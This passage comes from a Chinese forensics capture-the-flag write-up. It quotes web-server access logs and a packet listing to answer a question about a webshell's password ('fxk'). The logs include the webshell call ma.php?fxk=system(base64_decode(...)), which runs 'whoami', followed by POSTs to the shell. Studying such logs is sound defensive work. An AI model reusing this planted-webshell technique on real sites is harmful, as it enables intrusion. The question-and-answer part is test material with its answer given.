172.28.0.3 - - [28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:45:14 +0000] "GET //ma.php?fxk=system(base64_decode(%27d2hvYW1p%27)); HTTP/1.1" 200 38 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:45:14 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/ma.php?fxk=system(base64_decode(%27d2hvYW1p%27));" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:47:42 +0000] "POST /ma.php HTTP/1.1" 200 156 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; de-de) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27" "-"
172.28.0.3 - - [28/Aug/2021:18:47:53 +0000] "POST /ma.php HTTP/1.1" 200 141 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0)" "-"
172.28.0.3 - - [28/Aug/2021:18:48:02 +0000] "POST /ma.php HTTP/1.1" 200 142 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14" "-"
172.28.0.3 - - [28/Aug/2021:18:48:05 +0000] "POST /ma.php HTTP/1.1" 200 144 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:27.0) Gecko/20121011 Firefox/27.0" "-"
172.28.0.3 - - [28/Aug/2021:18:48:11 +0000] "POST /ma.php HTTP/1.1" 200 261 "-" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:48:39 +0000] "POST /ma.php HTTP/1.1" 200 50 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.16 Safari/537.36" "-"
```

68773	1353.000000	192.168.1.8	HEADERS[1159]: GET /info?l=1...	192.168.1.12	HTTP2
68781	1354.000000	192.168.1.8	HEADERS[1161]: GET /info?l=1...	192.168.1.12	HTTP2
68789	1354.000000	192.168.1.8	HEADERS[1163]: GET /info?l=1...	192.168.1.12	HTTP2
68795	1354.000000	192.168.1.8	HEADERS[1165]: GET /info?l=1...	192.168.1.12	HTTP2
68808	1355.000000	192.168.1.8	HEADERS[1167]: GET /info?l=1...	192.168.1.12	HTTP2
68820	1355.000000	192.168.1.8	HEADERS[1169]: GET /info?l=1...	192.168.1.12	HTTP2
68826	1355.000000	192.168.1.8	HEADERS[1171]: GET /info?l=1...	192.168.1.12	HTTP2
68833	1356.000000	192.168.1.8	HEADERS[1173]: GET /info?l=1...	192.168.1.12	HTTP2
68839	1356.000000	192.168.1.8	HEADERS[1175]: GET /info?l=1...	192.168.1.12	HTTP2
68845	1356.000000	192.168.1.8	HEADERS[1177]: GET /info?l=1...	192.168.1.12	HTTP2
68852	1357.000000	192.168.1.8	HEADERS[1179]: GET /info?l=1...	192.168.1.12	HTTP2
68858	1357.000000	192.168.1.8	HEADERS[1181]: GET /info?l=1...	192.168.1.12	HTTP2
68864	1357.000000	192.168.1.8	HEADERS[1183]: GET /info?l=1...	192.168.1.12	HTTP2

## 10.7

### 题目：

黑客写入了一个webshell，其密码为\_\_\_。

### 题解：

fxk

查看access.log里面传的一句话木马。

```
10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:46 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:47 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:47 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:48 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:44:48 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:45:14 +0000] "GET //ma.php?fxk=system(base64_decode(%27d2hvYW1p%27)); HTTP/1.1" 200 38 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:45:14 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172.28.0.2/ma.php?fxk=system(base64_decode(%27d2hvYW1p%27));" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36" "-"
172.28.0.3 - - [28/Aug/2021:18:47:42 +0000] "POST /ma.php HTTP/1.1" 200 156 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; de-de)
```

AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27" "-"  
172.28.0.3 - - [28/Aug/2021:18:47:53 +0000] "POST /ma.php HTTP/1.1" 200 141 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10\_7\_3; Trident/6.0)" "-"